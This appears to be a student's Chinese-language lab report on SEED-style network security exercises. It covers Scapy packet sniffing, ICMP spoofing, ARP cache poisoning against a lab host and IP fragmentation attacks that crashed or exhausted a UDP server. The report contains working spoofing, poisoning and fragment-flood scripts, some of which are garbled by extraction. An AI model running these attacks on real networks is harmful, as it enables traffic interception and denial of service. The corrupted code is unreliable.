57117134-张家康

Lab1: Task1: Using Tools to Sniff and Spoof Packets

Task 1.1: Sniffing Packets

Task 1.1A

将手册中的代码复制到 sniffer.py 中,执行以下命令:

```
1 chmod a+x sniffer.py
2 sudo ./sniffer.py
```

输出的结果如下图所示(部分):

```
[09/08/20]seed@VM:~/.../3-1$ chmod a+x sniffer.py
[09/08/20]seed@VM:~/.../3-1$ sudo ./sniffer.py
###[ Ethernet ]###
         = 52:54:00:12:35:02
= 08:00:27:87:b9:9d
  dst
  src
            = IPv4
type =
###[ IP ]###
     version
               = 4
               = 5
     ihl
     tos
                = 0xc0
     len
                = 256
                = 29292
     id
     flags
     frag
                = 0
     ttl
                = 64
     proto
               = icmp
               = 0x7056
     chksum
               = 10.0.2.15
= 10.80.128.28
     src
     dst
     \options
###[ ICMP ]###
```

以普通用户权限执行 sniffer.py 时,报错:

```
^C[09/08/20]seed@VM:~/.../3-1$ python3 sniffer.py
Traceback (most recent call last):
   File "sniffer.py", line 6, in <module>
        pkt = sniff(filter='icmp',prn=print_pkt)
   File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 1036,
in sniff
        sniffer._run(*args, **kwargs)
   File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 907, i
n _run
        *arg, **karg)] = iface
   File "/usr/local/lib/python3.5/dist-packages/scapy/arch/linux.py", line 398,
in __init__
        self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(t
ype)) # noqa: E501
   File "/usr/lib/python3.5/socket.py", line 134, in __init__
        _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```

• 仅捕获ICMP报文:

```
1 pkt = sniff(filter='icmp',prn=print_pkt)
```

filter与原代码一致,直接为 "icmp" 即可,输出也与上面一样。

• 捕获从特定IP发出的,目的端口为23的TCP包: 宿主机地址为: 192.168.43.200, 虚拟机地址为: 192.168.43.236。 将程序 sniffer.py 中的filter的代码改为:

```
1 src host 192.168.43.200 and tcp dst port 23
```

在虚拟机中运行程序 sniffer.py, 然后在宿主机中运行 telnet 192.168.43.236, sniffer.py的输出结果图下图所示(部分):

```
[09/09/20]seed@VM:~/.../3-1$ sudo python3 sniffer.py
###[ Ethernet ]###
               = 08:00:27:87:b9:9d
= 3c:f8:62:b8:b5:78
= IPv4
   src
type =
###[ IP ]###
       version
       ihl
                      = 0x0
       tos
       len
                      = 52
                      = 45561
        flags
        frag
                         128
       proto
                      = tcp
                      = 0x6fc5
= 192.168.43.200
= 192.168.43.236
        chksum
       dst
\options
###[ TCP ]###
                          = 2657
            sport
                          = telnet
= 4212662248
            dport
           seq
ack
```

• 捕获从特定子网中发起或前往特定子网的报文: 将filter的代码改为:

```
1 src net 192.168.43.0/24 and dst net 192.168.43.0/24
```

Task 1.2: Spoofing ICMP Packets

将手册中代码中的IP地址更改为自己的IP,如下所示:

```
from scapy.all import *
a = IP()
a.src = '192.168.43.236'
a.dst = '192.168.0.1'
b = ICMP()
p = a/b
send(p)
```

其中, 192.168.43.236是虚拟机源地址, 192.168.0.1是目的地址。

运行程序 spoofing.py, 结果如下图所示:

```
[09/09/20]seed@VM:~/.../3-1$ sudo python3 spoofing.py
.
Sent 1 packets.
[09/09/20]seed@VM:~/.../3-1$
```

同时,wireshark抓到了来自 192.168.43.236 发往 192.168.0.1 的ICMP包,如下图所示:

	Time		Source	Destination	Protoc
11	2020-09-09	08:46:00.5705141	192.168.43.200	120.204.17.19	TCP
12	2020-09-09	08:46:06.8046665	120.204.17.19	192.168.43.200	SSL
13	2020-09-09	08:46:06.8449601	192.168.43.200	120.204.17.19	TCP
14	2020-09-09	08:46:07.2767418	PcsCompu_87:b9:9d	Broadcast	ARP
15	2020-09-09	08:46:07.2863873	MeizuTec_92:20:4d	PcsCompu_87:b9:9d	ARP
16	2020-09-09	08:46:07.2886089	192.168.43.236	192.168.0.1	ICMP
17	2020-09-09	08:46:08.7423702	36.156.36.35	192.168.43.200	TLSv1
18	2020-09-09	08:46:08.7426881	36.156.36.35	192.168.43.200	TCP
19	2020-09-09	08:46:08.7426927	192.168.43.200	36.156.36.35	TCP
20	2020-09-09	08:46:09.0840246	36.156.36.35	192.168.43.200	TLSv1

Task 1.3: Traceroute

根据手册中的代码,稍加更改,保存为tr.py,如下所示:

```
1 #!/usr/bin/python3
2
3 from scapy.all import *
4
   import sys
5
6 a=IP()
7 a.dst = '192.168.43.200' # 宿主机的IP
8 b = ICMP()
9 is_get_dis = 0
10 \quad \text{m ttl} = 1
11 i = 1
12 while is_get_dis == False:
13
       a.ttl = m_ttl
14
        ans, un_ans = sr(a/b)
15
       if ans.res[0][1].type == 0:
16
           is_get_dis = True
17
        else:
18
           i += 1
19
           m_{ttl} += 1
20 print('Get the distance:',i)
```

运行 tr.py,结果显示到宿主机IP的跳数为1,如下图所示:

```
[09/09/20]seed@VM:~/.../3-1$ sudo python3 tr.py
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
Get the distance: 1
[09/09/20]seed@VM:~/.../3-1$ ■
```

Task 1.4: Sniffing and-then Spoofing

编写 sniff-spoof.py,将ICMP报文的源地址和宿地址互换,然后发送。如下所示:

```
#!/usr/bin/python3
 2
 3
    from scapy.all import *
 4
 5
    def send_back_pkt(pkt):
 6
        head = IP()
 7
        head.src = pkt[IP].dst
 8
        head.dst = pkt[IP].src
 9
        icmp = ICMP()
10
        icmp.type = 'echo-reply'
11
        icmp.code = 0
        icmp.id = pkt[ICMP].id
12
13
        icmp.seq = pkt[ICMP].seq
14
        new_pkt = head/icmp
15
        send(new_pkt)
16
17 pkt = sniff(filter='icmp[icmptype] == icmp-
    echo',prn=send_back_pkt)
```

首先在宿主机上直接运行 ping 192.168.1.1,此时显示**请求超时**,因为并没有这个IP的主机,如下图所示:

```
C:\Users\del1>ping 192.168.1.1

正在 Ping 192.168.1.1 具有 32 字节的数据:
请求超时。
请求超时。
请求超时。
请求超时。
请求超时。
请求超时。
```

然后在虚拟机上运行程序 sniff-spoof.py,再次在宿主机上运行 ping 192.168.1.1,这样不管ping的对端IP是否存活,都可以收到回复。

虚拟机上 sniff-spoof.py 的输出结果如下图所示:

```
[09/09/20]seed@VM:~/.../3-1$ sudo python3 sniff-spoof.py

Sent 1 packets.

Sent 1 packets.
```

宿主机上的输出结果如下图所示:

```
C:\Users\del1>ping 192.168.1.1

正在 Ping 192.168.1.1 具有 32 字节的数据:
来自 192.168.1.1 的回复:字节=0 (己发送 32) 时间=19ms TTL=64
来自 192.168.1.1 的回复:字节=0 (己发送 32) 时间=10ms TTL=64
来自 192.168.1.1 的回复:字节=0 (己发送 32) 时间=6ms TTL=64
来自 192.168.1.1 的回复:字节=0 (己发送 32) 时间=5ms TTL=64
来自 192.168.1.1 的回复:字节=0 (己发送 32) 时间=5ms TTL=64

192.168.1.1 的 Ping 统计信息:
数据包:已发送 = 4,已接收 = 4,丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
最短 = 5ms,最长 = 19ms,平均 = 10ms
```

这说明成功对IP192.168.1.1进行了伪造。

Lab2: Task1: ARP Cache Poisoning

Task 1A (using ARP request)

三台主机A, B, M的IP地址分别为:

```
1 192.168.43.200 //A的地址,被攻击的对象
2 192.168.43.177 //B的IP地址
3 192.168.43.26 //M的地址,攻击者
```

主机B, M的MAC地址分别为:

```
1 08:00:27:0b:b2:0b //B的地址
2 08:00:27:87:b9:9d //M的地址,攻击者
```

攻击前,在主机A上通过命令行arp-a,查看其arp缓冲表,如下图所示:

```
接口:192.168.43.200 --
                         - 0xf
 Internet 地址
                         物理地址
 192. 168. 43. 43
                         90-f0-52-92-20-4d
 192. 168. 43. 177
                         08-00-27-0b-b2-0b
 192. 168. 43. 236
                         08-00-27-87-b9-9d
 192. 168. 43. 255
                         ff-ff-ff-ff-ff
 224. 0. 0. 22
                         01-00-5e-00-00-16
 224. 0. 0. 251
                         01-00-5e-00-00-fb
 224. 0. 0. 252
                         01-00-5e-00-00-fc
 239. 255. 255. 250
                         01-00-5e-7f-ff-fa
 255. 255. 255. 255
                         ff-ff-ff-ff-ff
                                                 静态
```

其中,记录着主机B的IP地址 192.168.43.177,其对应的MAC地址为 08:00:27:0b:b2:0b。

在主机M中,新建文件 $arp_request.py$,输入以下代码:

```
1 #!/usr/bin/python3
2
```

```
from scapy.all import *
import time

E = Ether()
A = ARP()
A.pdst = "192.168.43.200"
A.psrc = "192.168.43.177"

pkt = E/A

for i in range(100):
    sendp(pkt)
    time.sleep(0.2)arp
```

运行程序, 执行攻击, 如下图所示:

```
SyntaxError: invalid syntax
[09/09/20]seed@VM:~/.../3-1$ sudo python3 arp_request.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

然后在主机A上输入命令行arp-a,输出结果如下图所示:

```
接口:192.168.43.200 --- 0xf
                               物理地址
  Internet 地址
  192. 168. 43. 43
192. 168. 43. 177
192. 168. 43. 236
                              90-f0-52-92-20-4d
08-00-27-87-b9-9d
08-00-27-87-b9-9d
  192. 168. 43. 255
                               ff-ff-ff-ff-ff
  224. 0. 0. 22
                               01-00-5e-00-00-16
  224. 0. 0. 251
                               01-00-5e-00-00-fb
  224. 0. 0. 252
                               01-00-5e-00-00-fc
  239. 255. 255. 250
                               01-00-5e-7f-ff-fa
  255. 255. 255. 255
                               ff-ff-ff-ff-ff
```

可见,主机A中记录的主机B的IP地址 192.168.43.177,其对应的MAC地址被更改为: 08:00:27:87:b9:9d,这是主机M的MAC地址。攻击成功!

最后,在 192.168.43.177 机器中对 192.168.43.200 发起几次访问(ping),刷新ARP缓存.

Task 1B (using ARP reply)

在主机M(攻击者)中,新建文件 $arp_reply.py$,输入以下代码:

```
#!/usr/bin/python3

from scapy.all import *
import time

E = Ether()
A = ARP()
A.op = 2
```

```
9 A.hwdst = "08:00:27:87:b9:9d" # M的MAC地址
10 A.psrc = "192.168.43.177" # B的IP地址
11 A.pdst = "192.168.43.200" # A的IP地址
12 pkt = E/A
14 for i in range(100):
15 sendp(pkt)
17 time.sleep(0.2)
```

运行程序 arp_reply.py,如下图所示:

```
[09/09/20]seed@VM:~/.../3-1$ sudo python3 arp_reply.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

然后在主机A上输入命令行arp-a,输出结果如下图所示:

```
妾口: 192. 168. 43. 200 ‐
                          0xf
 Internet 地址
                          物理地址
 192. 168. 43. 43
                          90-f0-52-92-20-4d
                          08-00-27-87-b9-9d
 192. 168. 43. 177
                          08-00-27-87-b9-9d
 192. 168. 43. 236
 192. 168. 43. 255
                             -ff-ff-
 224. 0. 0. 22
                          01-00-5e-00-00-16
 224. 0. 0. 251
                          01-00-5e-00-00-fb
 224. 0. 0. 252
239. 255. 255. 250
                          01-00-5e-00-00-fc
                          01-00-5e-7f-ff-fa
 255. 255. 255. 255
                          ff-ff-ff-ff-ff
```

可见,主机A中记录的主机B的IP地址 192.168.43.177,其对应的MAC地址被更改为: 08:00:27:87:b9:9d,这是主机M的MAC地址。攻击成功!

最后,在 192.168.43.177 机器中对 192.168.43.200 发起几次访问(ping),刷新 ARP缓存.

Task 1C (using ARP gratuitous message)

在主机M中,新加文件 $arp_group.py$,输入以下代码:

```
#!/usr/bin/python3

from scapy.all import *
import time

E = Ether()
E.dst = "ff:ff:ff:ff:ff:ff:;

A = ARP()

A.hwsrc = "08:00:27:87:b9:9d"

A.hwdst = "ff:ff:ff:ff:ff:ff:;

A.psrc = "192.168.43.177"
```

```
13 A.pdst = "192.168.43.177"
14
15 pkt = E/A
16
17 for i in range(100):
18    sendp(pkt)
19    time.sleep(0.2)
```

运行程序 arp_reply.py,如下图所示:

```
[09/09/20]seed@VM:~/.../3-1$ sudo python3 arp_group.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

然后在主机A上输入命令行arp-a,输出结果如下图所示:

```
接口:192.168.43.200 --
                         - 0xf
                         物理地址
  Internet 地址
                         90-f0-52-92-20-4d
 192. 168. 43. 43
                         08-00-27-87-b9-9d
 192. 168. 43. 177
 192. 168. 43. 236
                         08-00-27-87-b9-9d
                         ff-ff-ff-ff-ff
 192. 168. 43. 255
  224. 0. 0. 22
                         01-00-5e-00-00-16
 224. 0. 0. 251
                         01-00-5e-00-00-fb
 224. 0. 0. 252
                         01-00-5e-00-00-fc
 239. 255. 255. 250
                         01-00-5e-7f-ff-fa
 255, 255, 255, 255
                         ff-ff-ff-ff-ff
```

可见,主机A中记录的主机B的IP地址 192.168.43.177,其对应的MAC地址被更改为: 08:00:27:87:b9:9d,这是主机M的MAC地址。攻击成功!

最后,在 192.168.43.177 机器中对 192.168.43.200 发起几次访问(ping),刷新ARP缓存.

Lab3: Tasks 1: IP Fragmentation

Task 1.a: Conducting IP Fragmentation

参照实验手册,新建文件frag.py,输入以下代码:

```
#!/usr/bin/python3

from scapy.all import *

ip = IP(src='192.168.43.236',dst='192.168.43.177')

ip.id = 1000

ip.frag = 0

ip.flags = 1

udp = UDP(sport=7070,dport=9090)
```


```
udp.len = 248
13 payload = 'A' * 80
                           #分段为80字节
14
15 pkt = ip/udp/payload
16 pkt[UDP].checksum = 0
   send(pkt, verbose=0)
18
19 ip.frag = 12 #(80+8)/8(88为UDP首部+数据部分的长度,/8是IP片片偏移
   为8字节为单位
20 pkt = ip/payload
21 send(pkt, verbose=0)
22
23 ip.frag = 23
ip.flags = 0
25 pkt = ip/payload
26 send(pkt, verbose=0)
```

打开wireshark抓包,并运行程序 frag.py,结果如下图所示:


第一个包:

No.	Time S	ource	Destination	Protocol Le	Length Info				
	13 2020-09-09 10:23:23.8979026 P	csCompu_87:b9:9d	Broadcast	ARP	42 Who has 192.168.43.43? Tell 192.168.43.236				
	14 2020-09-09 10:23:24.5118819 P	csCompu_87:b9:9d	Broadcast	ARP	42 Who has 192.168.43.177? Tell 192.168.43.236				
	15 2020-09-09 10:23:24.5121551 P	csCompu_0b:b2:0b	PcsCompu_87:b9:9d	ARP	60 192.168.43.177 is at 08:00:27:0b:b2:0b				
	16 2020-09-09 10:23:24.5141030 1	92.168.43.236	192.168.43.177	IPv4	122 Fragmented IP protocol (proto=UDP 17, off=0, ID=03e8)				
	17 2020-09-09 10:23:24.5172345 1	92.168.43.236	192.168.43.177	IPv4	114 Fragmented IP protocol (proto=IPv6 Hop-by-Hop Option 0, off=96, ID=03e				
	18 2020-09-09 10:23:24.5209366 1	92.168.43.236	192.168.43.177	IPv4	114 Fragmented IP protocol (proto=IPv6 Hop-by-Hop Option 0, off=184, ID=03				
	19 2020-09-09 10:23:24.7074265 P	csCompu_0b:b2:0b	Broadcast	ARP	60 Who has 192.168.43.43? Tell 192.168.43.177				
	20 2020-09-09 10:23:24.9225734 P	csCompu_87:b9:9d	Broadcast	ARP	42 Who has 192.168.43.43? Tell 192.168.43.236				
	21 2020-09-09 10:23:25.9347671 1	17.184.250.46	192.168.43.200	OICQ	337 OICQ Protocol				
	22 2020-09-09 10:23:25.9352867 1	92.168.43.200	117.184.250.46	OICQ	97 OICQ Protocol				
	23 2020-09-09 10:23:26.1229619 1	92.168.43.200	112.13.122.1	TCP	60 4151 → 443 [FIN, ACK] Seq=1262122430 Ack=1817879710 Win=256 Len=0				
Frame 16: 122 bytes on wire (976 bits), 122 bytes captured (976 bits) on interface 0 Fithernet II, Src: PscSoppug 97:169:96 (868:962:78:78:169:94), Dst: PscSoppug 08:169:96 (88:90:27:60:b2:0b) Internet Protocol Version 4, Src: 192.168.43.236, Dst: 192.168.43.177 Plata (88 bytes) Data: 109e238290e8048441414141414141414141414141 [Length: 88]									

第二个包:



第三个包:



Task 1.b: IP Fragments with Overlapping Contents

参照实验手册,新建文件 frag_b.py,输入以下代码,将第二片报文的前8个字节与第一片报文的后8个字节重合。然后,我们将第二片报文的载荷中的 A 全部改为 B:

```
from scapy.all import *
4
5
   ip = IP(src='192.168.43.236',dst='192.168.43.177')
   ip.id = 1000
6
7
   ip.frag = 0
   ip.flags = 1
9
10 udp = UDP(sport=7070,dport=9090)
   udp.len = 240
12
13 payload = 'A' * 80
                            #分段为80字节
14
15 pkt = ip/udp/payload
16 pkt[UDP].checksum = 0
   send(pkt, verbose=0)
18
19 payload2 = 'B' * 80
20 ip.frag = 11 #(80+8)/8(88为UDP首部+数据部分的长度,/8是IP片片偏移
   为8字节为单位
21 pkt = ip/payload2
22 send(pkt, verbose=0)
23
24 ip.frag = 22
25 ip.flags = 0
26 pkt = ip/payload
27 send(pkt, verbose=0)
```

打开wireshark抓包,并运行程序 frag_b.py,结果如下图所示:

```
No. Time Source Destination Protocol Length | Pr
```

Task 1.c: Sending a Super-Large Packet

将IP头中的 len 字段设置为 0xFFFF ,然后不断发送 flags 为 1 的报文,也就是一直继续分片。当分片总长超过 0xFFFF 后,设置其 flags 为 0 。此时UDP服务器崩溃了。

Task 1.d: Sending Incomplete IP Packet

在本次实验中,我们不断发送分片消息,但是缺失部分分片,并不断更改 id。代码如下所示:

```
#!/usr/bin/python3
 2
 3 from scapy.all import *
 4
 5 ip = IP(src='192.168.43.236',dst='192.168.43.177')
 6
   i=0
 7
8
   while(i++<999999999):
9
        ip.id = 1000+i
        ip.frag = 0
10
       ip.flags = 1
11
12
13
        udp = UDP(sport=7070,dport=9090)
14
        udp.len = 248
15
16
        payload = 'A' * 80
17
        pkt = ip/udp/payload
18
19
        pkt[UDP].checksum = 0
        send(pkt, verbose=0)
21
22
       ip.frag = 23
23
        ip.flags = 0
24
25
        pkt = ip/payload
        send(pkt, verbose=0)
26
```

我们可以看到,充当 UDP 服务器的虚拟机内存占用不断升高。